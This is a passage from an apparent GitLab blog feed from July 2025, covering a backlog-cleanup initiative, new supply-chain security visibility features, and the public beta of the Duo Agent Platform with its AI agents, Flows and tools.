<p>Learn more about <a href="https://about.gitlab.com/solutions/supply-chain/">GitLab's software supply chain security capabilities</a>.</p>
</blockquote>
]]></content>
        <author>
            <name>Itzik Gan Baruch</name>
            <uri>https://about.gitlab.com/blog/authors/itzik-gan baruch</uri>
        </author>
        <published>2025-07-24T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Inside GitLab's Healthy Backlog Initiative]]></title>
        <id>https://about.gitlab.com/blog/inside-gitlabs-healthy-backlog-initiative/</id>
        <link href="https://about.gitlab.com/blog/inside-gitlabs-healthy-backlog-initiative/"/>
        <updated>2025-07-23T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>At GitLab, we are proud of the strong, collaborative relationship with our community. We encourage everyone to contribute to GitLab. Over the years, those community contributions have helped strengthen the GitLab platform. But as we've grown, community participation via GitLab issues has grown, resulting in an unwieldy issue backlog.</p>
<p>GitLab's Product and Engineering teams recently launched the <a href="https://gitlab.com/groups/gitlab-org/-/epics/18639">Healthy Backlog Initiative</a> to address this backlog and refine our approach to managing contributed issues going forward.</p>
<p>Issues with ongoing community engagement, recent activity, or a clear strategic alignment will remain open. We'll be closing issues that are no longer relevant, lack community interest, or no longer fit our current product direction.</p>
<p>This focus will lead to increased innovation, better expectation setting, and faster development and delivery cycles of community-contributed capabilities.</p>
<h2>What is the Healthy Backlog Initiative?</h2>
<p>Over time, the GitLab community has submitted tens of thousands of issues, including bugs, feature requests, and feedback items. Currently, the <a href="https://gitlab.com/gitlab-org/gitlab/-/issues">main GitLab issue tracker</a> contains over 65,000 issues, some are no longer applicable to the platform and others remain relevant today.</p>
<p>Our Healthy Backlog Initiative will cull the backlog and establish a workstream for our Product and Engineering teams to implement a more focused approach to backlog management. They will conduct weekly assessments of the backlog to ensure that we prioritize issues that align with our product strategy and roadmap.</p>
<p><strong>Note:</strong> If you believe a closed issue does align with GitLab’s product strategy and roadmap, or if you're actively contributing to the request, we strongly encourage you to comment on the issue with updated context and current details. We are committed to reviewing these updated issues as part of our regular assessment efforts.</p>
<h2>How does this change benefit you?</h2>
<p>This streamlined approach means direct, tangible improvements for every GitLab user:</p>
<ul>
<li>
<p><strong>Sharper focus and faster delivery:</strong> By narrowing our backlog to strategically aligned features, we can dedicate development resources more effectively. This means you can expect shorter development cycles and more meaningful improvements to your GitLab experience.</p>
</li>
<li>
<p><strong>Clearer expectations:</strong> We are committed to transparent communication about what's on our roadmap and what isn't, empowering you to make informed decisions about your workflows and contributions.</p>
</li>
<li>
<p><strong>Accelerated feedback loops:</strong> With a clean backlog, new feedback and feature requests will be reviewed and prioritized more efficiently, reducing overall triage time and ensuring timely issues receive the necessary attention. This creates a more responsive feedback loop for everyone.</p>
</li>
</ul>
<p>This initiative does not diminish the significance of community feedback and contributions. We are taking this action to create clarity around what GitLab Team Members can realistically commit to delivering, and to ensure that all feedback receives proper consideration.</p>
<h2>Looking forward</h2>
<p>The GitLab Healthy Backlog Initiative reflects our commitment to being transparent and effective stewards of the GitLab platform. By clearly communicating our priorities and focusing our efforts on what we can realistically deliver over the next year, we're better positioned to meet and exceed your expectations.</p>
<p>Your continued participation and feedback help make GitLab stronger. Every comment, merge request, bug report, and feature suggestion contributes to our shared vision. And we’re still rewarding you for that as well, with initiatives like our monthly Notable Contributor program, Swag rewards for leveling up, Hackathon winners, and more, all available through our <a href="https://contributors.gitlab.com">Contributor Portal</a>.</p>
<blockquote>
<p>To learn more about how to contribute to GitLab, <a href="https://about.gitlab.com/community/">visit our community site</a>. To share feedback on this project, please add your comments on <a href="https://gitlab.com/gitlab-org/gitlab/-/issues/556865">the feedback issue</a> in this <a href="https://gitlab.com/groups/gitlab-org/-/epics/18639">epic</a>.</p>
</blockquote>
]]></content>
        <author>
            <name>Stan Hu</name>
            <uri>https://about.gitlab.com/blog/authors/stan-hu</uri>
        </author>
        <published>2025-07-23T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Bridging the visibility gap in software supply chain security]]></title>
        <id>https://about.gitlab.com/blog/bridging-the-visibility-gap-in-software-supply-chain-security/</id>
        <link href="https://about.gitlab.com/blog/bridging-the-visibility-gap-in-software-supply-chain-security/"/>
        <updated>2025-07-21T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Our most recent release, <a href="https://about.gitlab.com/releases/2025/07/17/gitlab-18-2-released/">GitLab 18.2</a>, introduces two new capabilities to improve software supply chain security: Security Inventory and Dependency Path visualization.</p>
<p>Security Inventory gives Application Security teams a centralized, portfolio-wide view of risk and scan coverage across their GitLab groups and projects, helping them identify blind spots and prioritize risk mitigation efforts. Dependency Path visualization equips developers with a clear view of how open source vulnerabilities are introduced through the dependency chain, making it easier to pinpoint the right fix.</p>
<p>Together, these capabilities help security and development teams build more secure applications by providing visibility into where risks exist, context to remediate them, and workflows that support collaboration. Unlike other solutions, this all happens in the same platform developers use to build, review, and deploy software, creating a developer and AppSec experience without the overhead of integrations.</p>
<h2>Open source widens the attack surface area</h2>
<p>Modern applications <a href="https://about.gitlab.com/developer-survey/">heavily</a> rely on open source software. However, open source introduces a significant security risk — components can be outdated, unmaintained, or unknowingly expose vulnerabilities. That's why Software Composition Analysis (SCA) has become a cornerstone of modern AppSec programs.</p>
<p>A key challenge in vulnerability management is effectively managing <em>transitive dependency risk</em>. These components are often buried deep in the dependency chain, making it difficult to trace how a vulnerability was introduced or determine what needs to be updated to fix it. Worse, they account for nearly <a href="https://arxiv.org/abs/2503.22134?">two-thirds</a> of known open source vulnerabilities. Without clear visibility into the full dependency path, teams are left guessing, delaying remediation and increasing risk.</p>
<blockquote>
<p>Transitive dependencies are packages that your application uses indirectly. They're pulled in automatically by the direct dependencies you explicitly include. These nested dependencies can introduce vulnerabilities without the developer ever knowing they're in the project.</p>
</blockquote>
<p>This challenge becomes exponentially more difficult at scale. When security teams are responsible for hundreds, or even thousands, of repositories — each with their own dependencies, build pipelines, and owners — answering fundamental questions on application security risk posture becomes challenging. And in an era of growing software supply chain threats, where vulnerabilities can propagate across systems through shared libraries and CI/CD configurations, these blind spots take on even greater consequence.</p>
<h2>Security Inventory: Visibility that scales</h2>
<p>Security Inventory consolidates risk information across all your groups and projects into a unified view. It highlights which assets are covered by security scans and which aren't. Rather than managing issues in isolation, security teams can assess posture holistically and identify where to focus efforts.</p>
<p>This level of centralization is especially critical for organizations managing a large number of repositories. It allows platform and AppSec teams to understand where risk exists by highlighting unscanned or underprotected projects, but also enables them to take action directly from the interface. Teams can go beyond just awareness to enforcement with the full context and understanding of which applications pose the greatest risk. By turning fragmented insights into a single source of truth, Security Inventory enables organizations to move from reactive issue triage to strategic, data-driven security governance.
<img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1753101068/qhujktnbkhl2rzgqfead.png" alt="Security Inventory display">
Learn more by watching Security Inventory in action:
&lt;!-- blank line --&gt; &lt;figure class=&quot;video_container&quot;&gt; &lt;iframe src=&quot;https://www.youtube.com/embed/yqo6aJLS9Fw?si=CtYmsF-PLN1UKt83&quot; frameborder=&quot;0&quot; allowfullscreen=&quot;true&quot;&gt; &lt;/iframe&gt; &lt;/figure&gt; &lt;!-- blank line --&gt;</p>
<h2>Dependency Path visualization: Clarity for effective remediation</h2>
<p>Security Inventory shows where the risks are at a high level; Dependency Path visualization shows how to fix them.</p>
<p>When a vulnerability is discovered deep in a dependency chain, identifying the correct fix can be complicated. Most security tools will highlight the affected package but stop short of explaining how it entered the codebase. Developers are left guessing which dependencies are directly introduced and which are pulled in transitively, making it difficult to determine where a change is needed, or worse, applying patches that don't address the root cause.</p>
<p>Our new Dependency Path visualization, sometimes referred to as a dependency graph, displays the full route from a top-level package to the vulnerable component following an SCA scan. This clarity is essential, especially given how pervasive deeply embedded vulnerabilities are in dependency chains. And since it's built into the GitLab workflow, developers gain actionable insight without context switching or guesswork. Security teams can more effectively triage issues while developers get assurance that remediations are addressing root causes.
<img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1753101069/kf5ym62gylm5ck6iebjk.png" alt="Dependency path visualization"></p>
<h2>Mitigate risk with developer-first security</h2>
<p>These capabilities are part of GitLab's broader strategy to deliver security within the same platform where code is planned, built, and deployed. By embedding security insights into the DevSecOps workflow, GitLab reduces friction and drives collaboration between development and security teams.</p>
<p>Security Inventory and Dependency Path visualization provide complementary perspectives: the former enables scale-aware oversight, the latter supports precision fixes. This alignment helps teams prioritize what matters most and close gaps without adding new tools or complex integrations.</p>
<blockquote>
<p>Get started with Security Inventory and Dependency Path visualization today! Sign up for a <a href="https://about.gitlab.com/free-trial/">free trial of GitLab Ultimate</a>.</p>
</blockquote>
<h2>Read more</h2>
<ul>
<li>
<p><a href="https://about.gitlab.com/releases/2025/07/17/gitlab-18-2-released/">GitLab 18.2 released</a></p>
</li>
<li>
<p><a href="https://about.gitlab.com/solutions/security-compliance/">GitLab security solutions</a></p>
</li>
<li>
<p><a href="https://about.gitlab.com/the-source/security/field-guide-to-threat-vectors-in-the-software-supply-chain/">A field guide to threat vectors in the sofware supply chain</a></p>
</li>
</ul>
]]></content>
        <author>
            <name>Salman Ladha</name>
            <uri>https://about.gitlab.com/blog/authors/salman-ladha</uri>
        </author>
        <published>2025-07-21T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab Duo Agent Platform Public Beta: Next-gen AI orchestration and more]]></title>
        <id>https://about.gitlab.com/blog/gitlab-duo-agent-platform-public-beta/</id>
        <link href="https://about.gitlab.com/blog/gitlab-duo-agent-platform-public-beta/"/>
        <updated>2025-07-17T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p><strong>We're building the future of software development.</strong></p>
<p>At GitLab, we are <a href="https://about.gitlab.com/blog/gitlab-duo-agent-platform-what-is-next-for-intelligent-devsecops/">reimagining the future of software engineering</a> as a human and AI collaboration. Where developers focus on solving technical, complex problems and driving innovation, while AI agents handle the routine, repetitive tasks that slow down progress. Where developers are free to explore new ideas in code at much lower cost, bug backlogs are a thing of the past, and users of the software you build enjoy a more usable, reliable, and secure experience. This isn't a distant dream. We're building this reality today, and it is called the GitLab Duo Agent Platform.</p>
<h2>What is GitLab Duo Agent Platform?</h2>
<p>GitLab Duo Agent Platform is our next-generation DevSecOps orchestration platform designed to unlock asynchronous collaboration between developers and AI agents. It will transform your development workflow from isolated linear processes into dynamic collaboration where specialized AI agents work alongside you and your team on every stage of the software development lifecycle; it will be like having an unlimited team of colleagues at your disposal.</p>
<p>Imagine delegating a complex refactoring task to a Software Developer Agent while simultaneously having a Security Analyst Agent scan for vulnerabilities and a Deep Research Agent analyze progress across your repository history. This all happens in parallel, orchestrated seamlessly within GitLab.</p>
<p>Today, we are announcing the launch of the <a href="https://about.gitlab.com/gitlab-duo/agent-platform/">first public beta of the GitLab Duo Agent Platform</a> for GitLab.com and self-managed GitLab Premium and Ultimate customers. This is just the first in a series of updates that will improve how software gets planned, built, verified, and deployed as we amplify human ingenuity through intelligent automation.</p>
<p>This first beta focuses on unlocking the IDE experience through the GitLab VS Code extension and JetBrains IDEs plug-in; next month, we plan on bringing the Duo Agent Platform experience to the GitLab application and expand our IDE support. Let me share a bit more about our vision for the roadmap between now and general availability, planned for later this year. You can find details about the first beta down below.</p>
<p>Watch this video or read on for what's available now and what's to come. Then, if you're ready to get started with Duo Agent Platform, <a href="#get-started-now">find out how with the public beta</a>.</p>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101993507?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;GitLab Agent Platform Beta Launch_071625_MP_v2&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;</p>
<h2>GitLab's unique position as an orchestration platform</h2>
<p>GitLab sits at the heart of the development lifecycle as the system of record for engineering teams, orchestrating the entire journey from concept to production for over 50 million registered users, including half of the Fortune 500 across geographies. This includes over 10,000 paying customers across all segments and verticals, including public institutions.</p>
<p>This gives GitLab something no competitor can match: a comprehensive understanding of everything it takes to deliver software. We bring together your project plans, code, test runs, security scans, compliance checks, and CI/CD configurations to not only power your team but also orchestrate collaboration with AI agents you control.</p>
<p>As an intelligent, unified DevSecOps platform, GitLab stores all of the context about your software engineering practice in one place. We will expose this unified data to AI agents via our knowledge graph. Every agent we build has automatic access to this SDLC-connected data set, providing rich context so agents can make informed recommendations and take actions that adhere to your organizational standards.</p>
<p><strong>Here's an example of this advantage in action.</strong> Have you ever tried to figure out exactly how a project is going across dozens, if not hundreds, of stories and issues being worked on across all the developers involved? Our Deep Research Agent leverages the GitLab Knowledge Graph and semantic search capabilities to traverse your epic and all related issues, and explore the related codebase and surrounding context. It quickly correlates information across your repositories, merge requests, and deployment history. This delivers critical insights that standalone tools can't match and that would take human developers hours to uncover.</p>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101998114?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;Deep Research Demo_071625_MP_v1&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;</p>
<h2>Our strategic evolution from AI features to agent orchestration</h2>
<p>GitLab Duo started as an add-on, bringing generative AI to developers through Duo Pro and Enterprise. With GitLab 18.0, it's now built into the platform. We've unlocked <a href="https://about.gitlab.com/blog/gitlab-duo-chat-gets-agentic-ai-makeover/">Duo Agentic Chat</a> and Code Suggestions for all Premium and Ultimate users, and now we're providing immediate access to the Duo Agent Platform.</p>
<p>We've ramped up engineering investment and are accelerating delivery, with powerful new AI features landing every month. But we're not just building another coding assistant. GitLab Duo is becoming an agent orchestration platform, where you can create, customize, and deploy AI agents that work alongside you and interoperate easily with other systems, dramatically increasing productivity.</p>
<blockquote>
<p><strong>“GitLab Duo Agent Platform enhances our development workflow with AI that truly understands our codebase and our organization. Having GitLab Duo AI agents embedded in our system of record for code, tests, CI/CD, and the entire software development lifecycle boosts productivity, velocity, and efficiency. The agents have become true collaborators to our teams, and their ability to understand intent, break down problems, and take action frees our developers to tackle the exciting, innovative work they love.”</strong> - Bal Kang, Engineering Platform Lead at NatWest</p>
</blockquote>
<h3>Agents that work out of the box</h3>
<p>We are introducing agents that mirror familiar team roles. These agents can search, read, create, and modify existing artifacts across GitLab. Think of these as agents you can interact with individually, that also act as building blocks that you can customize to create your own agents. Like your team members, agents have defined specializations, such as software development, testing, or technical writing. As specialists, they're tapping into the right context and tools to consistently accomplish the same types of tasks, wherever they're deployed.</p>
<p>Here are some of the agents we're building today:</p>
<ul>
<li><strong>Chat Agent (now in beta):</strong> Takes natural language requests to provide information and context to the user. Can perform general development tasks, such as reading issues or code diffs. As an example, you can ask Chat to debug a failed job by providing the job URL.</li>
</ul>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1102616311?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;agentic-chat-in-web-ui-demo_Update V2&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li>
<p><strong>Software Developer Agent (now in beta):</strong> Works on assigned items by creating code changes in virtual development environments and opening merge requests for review.</p>
</li>
<li>
<p><strong>Product Planning Agent:</strong> Prioritizes product backlogs, assigns work items to human and agentic team members, and provides project updates over specified timelines.</p>
</li>
<li>
<p><strong>Software Test Engineer Agent:</strong> Tests new code contributions for bugs and validates if reported issues have been resolved.</p>
</li>
<li>
<p><strong>Code Reviewer Agent:</strong> Performs code reviews following team standards, identifies quality and security issues, and can merge code when ready.</p>
</li>
<li>
<p><strong>Platform Engineer Agent:</strong> Monitors GitLab deployments, including GitLab Runners, tracks CI/CD pipeline health, and reports performance issues to human platform engineering teams.</p>
</li>
<li>
<p><strong>Security Analyst Agent:</strong> Finds vulnerabilities within codebases and deployed applications, and implements code and configuration changes to help resolve security weaknesses.</p>
</li>
<li>
<p><strong>Deployment Engineer Agent:</strong> Deploys updates to production, monitors for unusual behavior, and rolls back changes that impact application performance or security.</p>
</li>
<li>
<p><strong>Deep Research Agent:</strong> Conducts comprehensive, multi-source analysis across your entire development ecosystem.</p>
</li>
</ul>
<p>What makes these agents powerful is their native access to GitLab's comprehensive toolkit. Today, we have over 25 tools, from issues and epics to merge requests and documentation, with more to come. Unlike external AI tools that operate with limited context, our agents work as true team members with full platform privileges under your supervision.</p>
<p>In the coming months, you'll also be able to modify these agents to meet the needs of your organization. For example, you'll be able to specify that a Software Test Engineer Agent follows best practices for a particular framework or methodology, deepening its specialization and turning it into an even more valuable team member.</p>
<h2>Flows orchestrate complex agent tasks</h2>
<p>On top of individual agents, we are introducing agent Flows. Think of these as more complex workflows that can include multiple agents with pre-built instructions, steps, and actions for a given task that can run autonomously.</p>
<p>While you can create Flows for basic tasks common to individuals, they truly excel when applied to complex, specialized tasks that would normally take hours of coordination and effort to complete. Flows will help you finish complex tasks faster and, in many cases, asynchronously without human intervention.</p>
<p>Flows have specific triggers for execution. Each Flow contains a series of steps, and each step has detailed instructions that tell a specialized agent what to do. This granular approach allows  you to give precise instructions to agents in the Flow. By defining instructions in greater detail and establishing structured decision points, Flows can help solve for the inherent variability in AI responses while eliminating the need to repeatedly specify the same requirements, unlocking more consistent and predictable outcomes without user configuration.</p>
<p>Here are some examples of out-of-the-box Flows that we are building:</p>
<ul>
<li>
<p><strong>Software Development Flow (now in beta):</strong> Orchestrates multiple agents to plan, implement, and test code changes end-to-end, helping transform how teams deliver features from concept to production.</p>
</li>
<li>
<p><strong>Issue-to-MR Flow:</strong> Automatically converts issues into actionable merge requests by coordinating agents to analyze requirements, prepare comprehensive implementation plans, and generate code.</p>
</li>
<li>
<p><strong>Convert CI File Flow:</strong> Streamlines migration workflows by having agents analyze existing CI/CD configurations and intelligently convert them to GitLab CI format with full pipeline compatibility.</p>
</li>
</ul>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101941425?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;jenkins-to-gitlab-cicd-for-blog&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;
&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li>
<p><strong>Search and Replace Flow:</strong> Discovers and transforms code patterns across codebases by systematically analyzing project structures, identifying optimization opportunities, and executing precise replacements.</p>
</li>
<li>
<p><strong>Incident Response &amp; Root Cause Analysis Flow:</strong> Orchestrates incident response by correlating system data, coordinating specialized agents for root cause analysis, and executing approved remediation steps while keeping human stakeholders informed throughout the resolution process.</p>
</li>
</ul>
<p>This is where GitLab Duo Agent Platform is taking a truly unique approach versus other AI solutions. We won't just give you pre-built agents. We'll also give you the power to create, customize, and share agent Flows that perfectly match your individual and organization's unique needs. And with Flows, you will then be able to give agents a specific execution plan for common and complex tasks.</p>
<p>We believe this approach is more powerful than building purpose-built agents like our competitors do, because every organization has different workflows, coding standards, security requirements, and business logic. Generic AI tools can't understand your specific context, but GitLab Duo Agent Platform will be able to be tailored to work exactly how your team works.</p>
<h2>Why build agents and agent Flows in the GitLab Duo Agent Platform?</h2>
<p><strong>Build fast.</strong> You can build agents and complex agent Flows in the Duo Agent Platform quickly and easily using a fast, declarative extensibility model and UI assistance.</p>
<p><strong>Built-in compute.</strong> With Duo Agent Platform, you no longer have to worry about the hassle of standing up your own infrastructure for agents: compute, network, and storage are all built-in.</p>
<p><strong>SDLC events.</strong> Your agents can be invoked automatically on common events: broken pipeline, failed deployment, issue created, etc.</p>
<p><strong>Instant access.</strong> You can interact with your agents everywhere in GitLab or our IDE plug-in: assign them issues, @mention them in comments, and chat with them everywhere Duo Chat is available.</p>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1102029239?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;assigning an agent an issue&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt; &lt;p&gt;&lt;/p&gt;</p>
<p><strong>Built-in and custom models supported.</strong> Your agents will have automatic access to all of the models we support, and users will be able to choose specific models for specific tasks. If you want to connect Duo Agent Platform to your own self-hosted model, you will be able to do that too!</p>
<p><strong>Model Context Protocol (MCP) endpoints.</strong> Every agent and Flow can be accessed or triggered via native MCP endpoints, allowing you to connect to and collaborate with your agents and Flows from anywhere, including popular tools like Claude Code, Cursor, Copilot, and Windsurf.</p>
<p><strong>Observability and security.</strong> Finally, we provide built-in observability and usage dashboards, so you can see exactly who, where, what, and when agents took actions on your behalf.</p>
<h2>A community-driven future</h2>
<p>Community contributions have long fueled GitLab's innovation and software development. We're excited to partner with our community with the introduction of the AI Catalog. The AI Catalog will allow you to create and share agents and Flows within your organization and across the GitLab Ecosystem in our upcoming beta.</p>
<p>We believe that the most valuable AI applications are likely to emerge from you, our community, thanks to your daily application of GitLab Duo Agent Platform to solve numerous real-world use cases. By enabling seamless sharing of agents and Flows, we're creating a network effect where each contribution enhances the platform's collective intelligence and value. Over time, we believe that the most valuable use cases from Agent Platform will come from our thriving GitLab community.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752685501/awdwx08udwrxgvcpmssb.png" alt="AI Catalog" title="AI Catalog"></p>
<h2>Available today in the GitLab Duo Agent Platform in public beta</h2>
<p>The GitLab Duo Agent Platform public beta is available now to Premium and Ultimate customers with these capabilities:</p>
<p><strong>Software Development Flow:</strong> Our first Flow orchestrates agents in gathering comprehensive context, clarifying ambiguities with human developers, and executing strategic plans to make precise changes to your codebase and repository. It leverages your entire project, including its structure, codebase, and history, along with additional context like GitLab issues or merge requests to amplify developer productivity.</p>
<p><strong>New Agent tools available:</strong> Agents now have access to multiple tools to do their work, including:</p>
<ul>
<li>File System (Read, Create, Edit, Find Files, List, Grep)</li>
<li>Execute Command Line*</li>
<li>Issues (List, Get, Get Comments, Edit*, Create*, Add/Update Comments*)</li>
<li>Epics (Get, Get Comments)</li>
<li>MR (Get, Get Comments, Get Diff, Create, Update)</li>
<li>Pipeline (Job Logs, Pipeline Errors)</li>
<li>Project (Get, Get File)</li>
<li>Commits (Get, List, Get Comments, Get Diff)</li>
<li>Search (Issue Search)</li>
<li>Secure (List Vulnerabilities)</li>
<li>Documentation Search</li>
</ul>
<p>*=Requires user approval</p>
<p><strong>GitLab Duo Agentic Chat in the IDE:</strong> Duo Agentic Chat transforms the chat experience from a passive Q&amp;A tool into an active development partner directly in your IDE.</p>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1103237126?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;agentic-ai-launch-video_NEW&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li><strong>Iterative feedback and chat history:</strong> Duo Agentic Chat now supports chat history and iterative feedback, transforming the agent into a stateful, conversational partner. This fosters trust, enabling developers to delegate more complex tasks and offer corrective guidance.</li>
</ul>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101743173?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;agentic-chat-history&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;
&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li><strong>Streamlined delegation with slash commands:</strong> Expanded, more powerful slash commands, such as /explain, /tests, and /include, create a “delegation language” for quick and precise intent. The /include command allows the explicit injection of context from specific files, open issues, merge requests, or dependencies directly into the agent's working memory, making the agent more powerful and teaching users how to provide optimal context for high-quality responses.</li>
</ul>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101743187?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;include-agentic-chat-jc-voiceover&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;
&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li><strong>Personalization through custom rules:</strong> New Custom Rules enables developers to tailor agent behavior to individual and team preferences using natural language, for example, development style guides. This foundational mechanism shapes the agent's persona into a personalized assistant, evolving toward specialized agents based on user-defined preferences and organizational policies.</li>
</ul>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101743179?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;custom-rules-with-jc-voiceover&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;
&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li><strong>Support for GitLab Duo Agentic Chat in JetBrains IDE:</strong> To help meet developers where they work, we have expanded Duo Agentic Chat support to the JetBrains family of IDEs, including IntelliJ, PyCharm, GoLand, and Webstorm. This adds to our existing support for VS Code. Existing users get agentic capabilities automatically, while new users can install the plugin from the JetBrains Marketplace.</li>
</ul>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101743193?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;jetbrains-support-jc-voiceover&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;
&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li><strong>MCP client support:</strong> Duo Agentic Chat can now act as an MCP client, connecting to remote and locally running MCP servers. This capability unlocks the agent's ability to connect to systems beyond GitLab like Jira, ServiceNow, and ZenDesk to gather context or take actions. Any service that exposes itself via MCP can now become part of the agent's skill set. The official GitLab MCP Server is coming soon!</li>
</ul>
